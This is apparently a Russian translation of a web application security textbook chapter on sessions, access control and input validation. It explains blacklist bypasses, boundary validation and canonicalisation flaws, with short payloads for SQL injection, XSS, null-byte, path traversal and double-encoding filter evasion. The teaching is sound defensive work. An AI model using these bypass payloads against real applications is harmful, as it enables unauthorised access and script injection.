Несмотря на внешнюю простоту, механизмы аутентификации подвержены широкому спектру дефектов как проектирования, так и реализации. Распространённые проблемы могут позволить атакующему определить имена других пользователей, подобрать их пароли или обойти функцию входа, эксплуатируя недостатки её логики. Атакуя веб-приложение, следует уделять значительное внимание различным имеющимся в нём функциям, связанным с аутентификацией. Удивительно часто дефекты этой функциональности позволяют получить несанкционированный доступ к конфиденциальным данным и функциям.

Управление сеансами

Следующая логическая задача управления доступом пользователей - управление сеансом аутентифицированного пользователя. После успешного входа в приложение пользователь обращается к различным страницам и функциям, отправляя из браузера последовательность HTTP-запросов. Одновременно приложение получает бесчисленное множество других запросов от разных пользователей, часть из которых аутентифицирована, а часть остаётся анонимной. Для эффективного управления доступом приложению требуется способ распознавать и обрабатывать последовательность запросов, исходящих от каждого отдельного пользователя.

Практически все веб-приложения выполняют это требование, создавая для каждого пользователя сеанс и выдавая ему идентифицирующий этот сеанс маркер. Сам сеанс представляет собой набор хранящихся на сервере структур данных, которые отслеживают состояние взаимодействия пользователя с приложением. Маркер - уникальная строка, сопоставляемая приложением с сеансом. Получив маркер, браузер автоматически отправляет его обратно серверу в каждом последующем HTTP-запросе, благодаря чему приложение может связать запрос с данным пользователем. Стандартным способом передачи маркеров сеанса служат файлы cookie HTTP, хотя многие приложения используют для этого скрытые поля форм или строку запроса URL. Если пользователь не отправляет запросов в течение определённого времени, в идеале срок действия сеанса должен завершиться, как показано на рисунке 2-2.




Рисунок 2-2. Приложение, обеспечивающее завершение сеанса по времени

С точки зрения поверхности атаки механизм управления сеансами чрезвычайно зависит от безопасности своих маркеров. Большинство направленных против него атак стремится скомпрометировать маркеры, выданные другим пользователям. Если это удаётся, атакующий может выдать себя за пользователя-жертву и работать с приложением так, словно действительно прошёл аутентификацию от его имени. Основные области уязвимости связаны с дефектами генерации маркеров, позволяющими атакующему угадывать маркеры других пользователей, и с дефектами последующей обработки маркеров, позволяющими перехватывать их.

Небольшое число приложений обходится без маркеров сеанса, используя иные способы повторно распознавать пользователей в нескольких запросах. Если применяется встроенный механизм аутентификации HTTP, браузер автоматически повторно отправляет учётные данные пользователя с каждым запросом, что позволяет приложению непосредственно по ним определять пользователя. В других случаях приложение хранит сведения о состоянии не на сервере, а на клиентской стороне, обычно в зашифрованном виде для защиты от подделки.

Управление доступом

Последний логический этап управления доступом пользователей - принятие и исполнение правильного решения о том, следует ли разрешить или отклонить каждый отдельный запрос. Если только что описанные механизмы работают правильно, приложение знает личность пользователя, от которого поступил каждый запрос. На этом основании оно должно решить, уполномочен ли данный пользователь выполнить запрошенное действие или получить доступ к запрошенным данным, как показано на рисунке 2-3.

Механизму управления доступом обычно приходится реализовывать достаточно детализированную логику, поскольку для разных областей приложения и разных видов функциональности имеют значение разные соображения. Приложение может поддерживать множество ролей пользователей, каждая из которых предполагает собственное сочетание конкретных привилегий. Отдельным пользователям может быть разрешён доступ лишь к части всех хранящихся в приложении данных. Отдельные функции могут устанавливать ограничения на операции и выполнять другие проверки, которые необходимо правильно применять в зависимости от личности пользователя.

Из-за сложности типичных требований к управлению доступом этот механизм часто становится источником уязвимостей безопасности, позволяющих атакующему получать несанкционированный доступ к данным и функциям. Разработчики нередко делают ошибочные предположения о порядке взаимодействия пользователей с приложением и часто по недосмотру не включают проверки доступа в некоторые функции приложения. Поиск таких уязвимостей часто трудоёмок, поскольку для каждого элемента функциональности приходится повторять, по существу, одни и те же проверки. Однако из-за широкой распространённости дефектов управления доступом эти усилия всегда оправданы при атаке веб-приложения. В главе 8 описано, как автоматизировать часть работы, необходимой для тщательной проверки управления доступом.




Рисунок 2-3. Приложение, обеспечивающее управление доступом

Обработка пользовательских данных

Вспомните фундаментальную проблему безопасности, описанную в главе 1: все пользовательские данные являются недоверенными. Огромное число атак на веб-приложения предусматривает отправку неожиданных входных данных, специально сформированных так, чтобы вызвать поведение, не предусмотренное проектировщиками приложения. Соответственно, одно из ключевых требований к защите приложения состоит в безопасной обработке пользовательских данных.

Уязвимости, связанные с входными данными, могут возникнуть в любом месте функциональности приложения и практически в любой широко используемой технологии. В качестве необходимой защиты от подобных атак часто называют "проверку входных данных". Однако единого защитного механизма, подходящего для любого места, не существует, а защита от вредоносных данных нередко оказывается сложнее, чем кажется.

Разновидности входных данных

Типичное веб-приложение обрабатывает предоставленные пользователями данные во множестве разных форм. Некоторые виды проверки входных данных могут быть непрактичны или нежелательны для всех этих форм. На рисунке 2-4 показана проверка входных данных, которую часто выполняет функция регистрации пользователя.




Рисунок 2-4. Приложение, выполняющее проверку входных данных

Во многих случаях приложение способно установить очень строгие правила проверки определённого элемента входных данных. Например, для имени пользователя, отправляемого функции входа, можно задать максимальную длину в восемь символов и разрешить только буквы.

В других случаях приложение должно допускать более широкий диапазон возможных входных данных. Например, поле адреса, отправляемое со страницы персональных сведений, вполне законно может содержать буквы, цифры, пробелы, дефисы, апострофы и другие символы. Тем не менее для такого элемента всё ещё можно установить ограничения. Данные не должны превышать разумный предел длины (например, 50 символов) и не должны содержать разметку HTML.

В некоторых ситуациях приложению может потребоваться принимать от пользователей произвольные данные. Например, пользователь платформы блогов может создать блог о взломе веб-приложений. Публикации и комментарии в таком блоге совершенно правомерно могут содержать явно представленные строки атак, которые в них обсуждаются. Приложению может понадобиться сохранить эти данные в базе данных, записать их на диск и безопасно показать пользователям. Оно не может просто отклонить данные из-за их потенциально вредоносного вида, не снизив при этом существенно ценность приложения для части своей аудитории.

Помимо различных видов данных, вводимых пользователями через интерфейс браузера, типичное приложение получает множество элементов данных, первоначально созданных на сервере и отправленных клиенту, чтобы тот вернул их серверу в последующих запросах. К ним относятся файлы cookie и скрытые поля форм, которые не видны обычным пользователям приложения, но которые атакующий, разумеется, может просматривать и изменять. В таких случаях приложения часто способны очень точно проверять полученные данные. Например, параметру можно разрешить принимать только одно значение из заданного известного набора, как в случае файла cookie с предпочитаемым языком пользователя, либо потребовать от него определённого формата, как в случае номера клиента. Более того, если приложение обнаруживает, что созданные сервером данные изменены способом, недоступным обычному пользователю со стандартным браузером, это часто указывает на попытку исследовать приложение в поисках уязвимостей. В подобных случаях приложение должно отклонить запрос и зарегистрировать происшествие для возможного расследования (см. раздел "Противодействие атакующим" далее в этой главе).

Подходы к обработке входных данных

Для решения задачи обработки пользовательских данных обычно применяют несколько общих подходов. В разных ситуациях и для разных видов входных данных предпочтительны разные подходы, а иногда целесообразно их сочетать.

"Отклонять заведомо плохое"

При таком подходе обычно применяется чёрный список с набором буквальных строк или шаблонов, заведомо используемых в атаках. Механизм проверки блокирует любые данные, соответствующие чёрному списку, и разрешает все остальные.

В целом этот подход считается наименее эффективным способом проверки пользовательских данных по двум основным причинам. Во-первых, типичную уязвимость веб-приложения можно эксплуатировать с помощью самых разных входных данных, которые могут быть закодированы или представлены различными способами. За исключением простейших случаев, чёрный список, скорее всего, не охватит некоторые шаблоны, пригодные для атаки приложения. Во-вторых, методы эксплуатации постоянно развиваются. Новые способы эксплуатации существующих категорий уязвимостей вряд ли будут заблокированы действующими чёрными списками.

Многие фильтры на основе чёрных списков можно обойти почти до смешного легко, внеся элементарные изменения в блокируемые данные. Например:

• если блокируется `SELECT`, попробуйте `SeLeCt`;

• если блокируется `or 1=1--`, попробуйте `or 2=2--`;

• если блокируется `alert('xss')`, попробуйте `prompt('xss')`.

В других случаях фильтры, предназначенные для блокировки определённых ключевых слов, можно обойти, вставляя между выражениями нестандартные символы, которые нарушают выполняемый приложением лексический разбор. Например:

```
SELECT/*foo*/username,password/*foo*/FROM/*foo*/users
<img%09onerror=alert(1) src=a>
```

Наконец, многочисленные фильтры на основе чёрных списков, особенно реализованные в межсетевых экранах веб-приложений, были уязвимы для атак с нулевым байтом. Из-за различий в обработке строк в управляемых и неуправляемых средах выполнения вставка нулевого байта в любом месте перед блокируемым выражением может заставить некоторые фильтры прекратить обработку входных данных и потому не распознать выражение. Например:

```
%00<script>alert(1)</script>
```

Различные другие способы атаки межсетевых экранов веб-приложений описаны в главе 18.

> **Примечание.** Атаки, эксплуатирующие обработку нулевых байтов, встречаются во многих областях безопасности веб-приложений. В контексте, где нулевой байт служит разделителем строк, с его помощью можно завершить имя файла или запрос к некоторому серверному компоненту. В контексте, где нулевые байты допускаются и игнорируются (например, внутри HTML в некоторых браузерах), произвольные нулевые байты можно вставлять в блокируемые выражения, чтобы обходить некоторые фильтры на основе чёрных списков. Атаки такого рода подробно рассматриваются в последующих главах.

"Принимать заведомо хорошее"

При этом подходе применяется белый список с набором буквальных строк или шаблонов либо с набором критериев, которым заведомо соответствуют только безобидные данные. Механизм проверки разрешает данные, соответствующие белому списку, и блокирует все остальные. Например, прежде чем искать запрошенный код товара в базе данных, приложение может проверить, что он состоит ровно из шести буквенно-цифровых символов. Разработчикам известно, что с учётом последующей обработки кода товара данные, прошедшие такую проверку, никак не могут вызвать проблему.

В тех случаях, когда такой подход осуществим, он считается наиболее эффективным способом работы с потенциально вредоносными входными данными. Если белый список составлен с должной тщательностью, атакующий не сможет с помощью специально сформированных данных вмешаться в поведение приложения. Однако во многих ситуациях приложение должно принимать к обработке данные, которые не отвечают никаким разумным критериям того, что считается заведомо "хорошим". Например, имена некоторых людей содержат апостроф или дефис. Эти символы могут использоваться в атаках на базы данных, но приложение, возможно, обязано позволять каждому регистрироваться под своим настоящим именем. Поэтому, хотя подход на основе белого списка часто чрезвычайно эффективен, он не является универсальным решением задачи обработки пользовательских данных.

Очистка

Этот подход признаёт, что иногда необходимо принимать данные, безопасность которых гарантировать невозможно. Вместо отклонения таких данных приложение очищает их различными способами, предотвращая любые неблагоприятные последствия. Потенциально вредоносные символы можно удалить, оставив только заведомо безопасные данные, либо надлежащим образом закодировать или "экранировать" перед дальнейшей обработкой.

Подходы, основанные на очистке данных, часто весьма эффективны и во многих ситуациях могут служить общим решением проблемы вредоносных входных данных. Например, обычный способ защиты от межсайтового скриптинга состоит в HTML-кодировании опасных символов перед их встраиванием в страницы приложения (см. главу 12). Однако эффективной очистки может быть трудно добиться, если один элемент входных данных должен допускать несколько видов потенциально вредоносного содержимого. В такой ситуации предпочтителен подход с проверкой на границах, описанный далее.

Безопасная обработка данных

Многие уязвимости веб-приложений возникают из-за небезопасной обработки предоставленных пользователем данных. Нередко уязвимостей можно избежать не посредством проверки самих входных данных, а гарантируя внутреннюю безопасность выполняемой над ними обработки. В некоторых ситуациях доступны безопасные методы программирования, позволяющие избежать распространённых проблем. Например, атаки посредством SQL-инъекций можно предотвратить правильным применением параметризованных запросов для доступа к базе данных (см. главу 9). В других случаях функциональность приложения можно спроектировать так, чтобы избежать внутренне небезопасных приёмов, например передачи пользовательских данных командному интерпретатору операционной системы.

Такой подход применим не ко всем задачам веб-приложений. Но там, где он доступен, это эффективный общий способ обработки потенциально вредоносных данных.

Семантические проверки

Все описанные до сих пор средства защиты направлены на необходимость оградить приложение от различных видов некорректных данных, содержимое которых специально сформировано для вмешательства в обработку приложением. Однако при некоторых уязвимостях входные данные атакующего полностью совпадают с теми, которые может отправить обычный пользователь без злого умысла. Вредоносными их делают иные обстоятельства отправки. Например, атакующий может попытаться получить доступ к банковскому счёту другого пользователя, изменив номер счёта, передаваемый в скрытом поле формы. Никакая синтаксическая проверка не отличит данные пользователя от данных атакующего. Чтобы предотвратить несанкционированный доступ, приложение должно проверить, что отправленный номер счёта принадлежит отправившему его пользователю.

Проверка на границах

Идея проверки данных при пересечении границ доверия хорошо известна. Основная проблема безопасности веб-приложений возникает из-за недоверия к данным, полученным от пользователей. Проверки входных данных, реализованные на стороне клиента, могут повысить производительность и удобство работы, но не дают никаких гарантий относительно данных, которые в действительности достигают сервера. Точка первого получения пользовательских данных серверной частью приложения представляет собой огромную границу доверия. Здесь приложение должно принять меры для защиты от вредоносных данных.

Учитывая природу основной проблемы, проверку входных данных хочется представить как рубеж между "плохим" и недоверенным Интернетом и "хорошей" и доверенной серверной частью приложения. В этой картине задача проверки состоит в очистке потенциально вредоносных данных при поступлении и передаче очищенных данных доверенному приложению. После этого данные можно считать надёжными и обрабатывать без дальнейших проверок и опасений о возможных атаках.

Когда мы начнём рассматривать настоящие уязвимости, станет ясно, что эта простая картина проверки входных данных недостаточна по нескольким причинам:

• из-за разнообразия реализуемой приложениями функциональности и применяемых технологий типичное приложение должно защищаться от огромного числа атак через входные данные, в каждой из которых может использоваться разнообразный набор специально сформированных данных. Создать на внешней границе единый механизм защиты от всех этих атак было бы чрезвычайно трудно;

• многие функции приложения объединяют в цепочку последовательность различных видов обработки. Один элемент пользовательских данных может привести к ряду операций в разных компонентах, причём результат каждого становится входом следующего. По мере преобразования данные могут утратить всякое сходство с первоначальным вводом. Опытный атакующий способен манипулировать приложением так, чтобы на ключевом этапе обработки были сформированы вредоносные данные, атакующие получающий их компонент. Реализованному на внешней границе механизму проверки было бы чрезвычайно трудно предусмотреть все возможные результаты обработки каждого элемента пользовательских данных;

• защита от разных категорий атак через входные данные может требовать выполнения над пользовательскими данными несовместимых проверок. Например, для предотвращения межсайтового скриптинга приложению может потребоваться HTML-кодировать символ > как `>`, а для предотвращения внедрения команд - блокировать входные данные с символами & и `;`. Одновременное предотвращение всех категорий атак на внешней границе приложения иногда может оказаться невозможным.

Более эффективная модель использует понятие проверки на границах. В ней каждый отдельный компонент или функциональный модуль серверной части приложения считает свои входные данные поступившими из потенциально вредоносного источника. Проверка данных проводится на каждой из этих границ доверия в дополнение к внешнему рубежу между клиентом и сервером. Такая модель решает только что описанные проблемы. Каждый компонент может защищать себя от конкретных видов специально сформированных данных, к которым он уязвим. По мере прохождения данных через разные компоненты проверки могут применяться к тому значению, которое получилось в результате предыдущих преобразований. А поскольку разные проверки выполняются на разных этапах обработки, маловероятно, что они вступят в противоречие друг с другом.

На рисунке 2-5 представлена типичная ситуация, в которой проверка на границах является наиболее эффективным способом защиты от вредоносных данных. Вход пользователя приводит к выполнению нескольких этапов обработки пользовательских данных, и на каждом этапе производится соответствующая проверка:

1. Приложение получает данные для входа пользователя. Обработчик формы проверяет, что каждый элемент входных данных содержит только разрешённые символы, укладывается в заданное ограничение длины и не содержит известных признаков атак.

2. Приложение выполняет SQL-запрос для проверки учётных данных пользователя. Чтобы предотвратить SQL-инъекции, перед формированием запроса экранируются все символы пользовательского ввода, которые могут применяться для атаки базы данных.

3. Если вход выполнен успешно, приложение передаёт некоторые данные из профиля пользователя службе SOAP, чтобы получить дополнительные сведения о его учётной записи. Для предотвращения внедрения SOAP все метасимволы XML в данных профиля пользователя надлежащим образом кодируются.

4. Приложение отображает сведения об учётной записи в браузере пользователя. Для предотвращения межсайтового скриптинга приложение выполняет HTML-кодирование всех предоставленных пользователем данных, встроенных в возвращаемую страницу.




Рисунок 2-5. Функция приложения, использующая проверку на границах на нескольких этапах обработки

Конкретные уязвимости и средства защиты в этом сценарии будут подробно рассмотрены в последующих главах. Если бы варианты этой функциональности передавали данные другим компонентам приложения, на соответствующих границах доверия пришлось бы реализовать сходные защитные средства. Например, если при неудачном входе приложение отправляет пользователю письмо с предупреждением, все включённые в письмо пользовательские данные, возможно, потребуется проверять на атаки посредством внедрения SMTP.

Многоэтапная проверка и канонизация

Распространённая проблема механизмов обработки входных данных возникает, когда предоставленные пользователем данные изменяются в несколько этапов в рамках логики проверки. Если этот процесс выполняется недостаточно тщательно, атакующий может сформировать данные, которым удастся протащить вредоносное содержимое сквозь механизм проверки. Один из вариантов проблемы возникает, когда приложение пытается очистить пользовательские данные, удаляя или кодируя определённые символы либо выражения. Например, приложение может пытаться защититься от некоторых атак посредством межсайтового скриптинга, вырезая из любых пользовательских данных выражение:

```
<script>
```

Однако атакующий может обойти фильтр, отправив следующие данные:

```
<scr<script>ipt>
```

После удаления блокируемого выражения окружающие данные сжимаются и восстанавливают вредоносную полезную нагрузку, поскольку фильтр не применяется рекурсивно.

Подобным образом, если пользовательские данные проходят несколько этапов проверки, атакующий может эксплуатировать их порядок для обхода фильтра. Например, если приложение сначала рекурсивно удаляет `../`, а затем рекурсивно удаляет `..\`, проверку можно обойти следующими данными:

```
....\/
```

Связанная с этим проблема возникает при канонизации данных. Входные данные, отправленные браузером пользователя, могут быть закодированы разными способами. Эти схемы кодирования существуют для безопасной передачи необычных символов и двоичных данных по HTTP (подробнее см. в главе 3). Канонизация - это процесс преобразования или декодирования данных в общий набор символов. Если какая-либо канонизация выполняется после применения входных фильтров, атакующий может обойти механизм проверки с помощью подходящей схемы кодирования.

Например, приложение может пытаться защититься от некоторых SQL-инъекций, блокируя входные данные с апострофом. Однако если затем входные данные канонизируются, атакующий может обойти фильтр с помощью двойного URL-кодирования. Например:

```
%2527
```

Когда эти данные поступают, сервер приложений выполняет обычное URL-декодирование, и они превращаются в:

```
%27
```

Апострофа здесь нет, поэтому фильтры приложения разрешают эти данные. Но когда приложение выполняет дополнительное URL-декодирование, данные преобразуются в апостроф, тем самым обходя фильтр.

Если приложение не блокирует, а вырезает апостроф, после чего выполняет дальнейшую канонизацию, эффективными могут оказаться следующие обходные данные:

```
%%2727
```

Следует отметить, что в подобных случаях не все этапы проверки и канонизации обязательно происходят в серверной части приложения. Например, в следующих данных несколько символов закодированы средствами HTML:

```
<iframe src=j&#x61;vasc&#x72ipt&#x3a;alert&#x28;1&#x29; >
```

Если серверная часть приложения использует входной фильтр для блокирования определённых выражений и символов JavaScript, закодированные данные могут успешно обойти фильтр. Но если затем эти данные копируются в ответ приложения, некоторые браузеры выполняют HTML-декодирование значения параметра `src`, после чего встроенный JavaScript исполняется.

Помимо стандартных схем кодирования для веб-приложений проблемы канонизации могут возникать и в других ситуациях, когда используемый приложением компонент преобразует данные из одного набора символов в другой. Например, некоторые технологии выполняют сопоставление по принципу "наилучшего соответствия", основываясь на сходстве печатных начертаний символов. При этом символы « и » могут преобразовываться соответственно в < и >, а Ÿ и Â - в Y и A. Такое поведение часто можно использовать, чтобы протащить блокируемые символы или ключевые слова через входные фильтры приложения.

На протяжении книги мы опишем множество атак такого рода, способных преодолевать защиту многих приложений от распространённых уязвимостей, связанных с входными данными.

Избежать проблем многоэтапной проверки и канонизации иногда трудно, и единого решения не существует. Один из подходов - выполнять очистку рекурсивно, пока очередная обработка не перестанет изменять элемент входных данных. Однако если необходимая очистка предполагает экранирование проблемного символа, это может привести к бесконечному циклу. Часто проблему можно решить лишь индивидуально, исходя из выполняемых видов проверки. Там, где это возможно, вместо попытки очистить некоторые виды плохих данных может быть предпочтительнее полностью их отклонить.

Противодействие атакующим

Каждый, кто проектирует приложение, для которого безопасность имеет хотя бы некоторое значение, обязан исходить из того, что оно станет непосредственной целью настойчивых и умелых атакующих. Одна из ключевых функций механизмов безопасности приложения - способность управляемо противодействовать таким атакам и реагировать на них. Эти механизмы часто сочетают оборонительные и наступательные меры, призванные как можно сильнее помешать атакующему и предоставить владельцам приложения надлежащие уведомления и свидетельства произошедшего. Меры противодействия атакующим обычно включают следующие задачи:

• обработку ошибок;

• ведение журналов аудита;

• оповещение администраторов;

• реагирование на атаки.

Обработка ошибок

Как бы тщательно разработчики ни проверяли пользовательские данные, возникновение непредвиденных ошибок практически неизбежно. Ошибки, вызванные действиями обычных пользователей, скорее всего, будут выявлены при проверке функциональности и приёмочном тестировании пользователями. Поэтому их учитывают до развёртывания приложения в рабочей среде. Однако невозможно предусмотреть все способы взаимодействия злоумышленника с приложением, поэтому при атаке следует ожидать дополнительных ошибок.

Один из ключевых защитных механизмов приложения - корректная обработка неожиданных ошибок с восстановлением после них или выводом подходящего сообщения пользователю. В рабочей среде приложение никогда не должно возвращать в ответах созданные системой сообщения или другие отладочные сведения. Как вы неоднократно увидите в этой книге, чрезмерно подробные сообщения об ошибках могут существенно помочь злоумышленнику развить атаку на приложение. Иногда атакующий способен эксплуатировать дефектную обработку ошибок, чтобы извлекать конфиденциальные сведения из самих сообщений, получая ценный канал похищения данных из приложения. На рисунке 2-6 показан пример необработанной ошибки, которая привела к выводу подробного сообщения.

Большинство языков веб-разработки хорошо поддерживает обработку ошибок с помощью блоков `try-catch` и проверяемых исключений. Код приложения должен широко использовать эти конструкции, чтобы перехватывать конкретные и общие ошибки и правильно их обрабатывать. Кроме того, большинство серверов приложений можно настроить на особую обработку необработанных ошибок приложения, например на показ неинформативного сообщения. Подробнее об этих мерах см. в главе 15.

